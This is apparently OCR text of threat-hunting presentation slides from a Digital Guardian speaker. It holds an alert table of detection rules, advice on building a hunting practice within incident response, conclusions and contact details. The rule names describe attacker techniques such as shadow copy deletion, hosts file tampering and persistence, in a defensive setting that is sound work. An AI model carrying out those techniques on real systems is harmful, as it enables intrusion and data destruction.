


By Severity

Rule	Severity	Alerts	Machines
ATP1201-D-Deletion of volume shadow copies detected	Medium	1	1
ATP3021-D-Launch of Executable from APPDATA	Medium	1	1
ATP3023-D-Launch of Executable from APPDATA-Roaming - secondary	Informational	1	1
ATP3032-D-Hidden Launch of Internet Explorer via DCOM	Medium	1	1
ATP1025-D-Capture file	Informational	2	2
ATP1204-D-Suspicious Process Modifying Local Hosts File	Medium	2	2
ATP3016-D-Process Launch from Archive via Temporary Location	Medium	2	2
ATP9201-IOC Persistence Detected	High	2	2
ATP1006-D-Office opens saved email attachment	Informational	3	2
ATP3030-D-Script launch off archive	High	3	3

« prev 1 2 3 4 5 next »

More linking



DIGITAL GUARDIAN®

Preparation

- Prepare your Team
  - Identify Resources
  - Allocate time
  - Build a plan for documentation and tool
- Start SMALL
- Refine the process
  - Make sure you have all the right tools
- Move to wider Hunts
- Motivate
  - Use internal “CTF” challenges with real data

Embedded into IR

- Get Executive Buy IN!
  - Use the results of preparation to show benefits
- Update Policy
  - IR needs to be an active part of Operations
- Augment skill set
  - Enterprise knowledge
  - Hypothesis
  - Statistics
- Incorporate new knowledge into incident handling analysis


Conclusions

- Threat Hunting can provide a great tool to stay ahead
  - Refocusing of the IR process; priority on identification
- Minimise footprint where attackers can take a foot hold
  - Remove the dark holes
- Detect Breaches Yourself
  - Kill the 3rd party reporting syndrome

@Fvt Contact Me at

- tfischer@digitalguardian.com
- tvfischer+sec@gmail.com
- keybase.io/fvt

Behaviour Tree



Attachment Opened

Active Attachment

Risk - unknown

Risk - elevated

Suspicious activity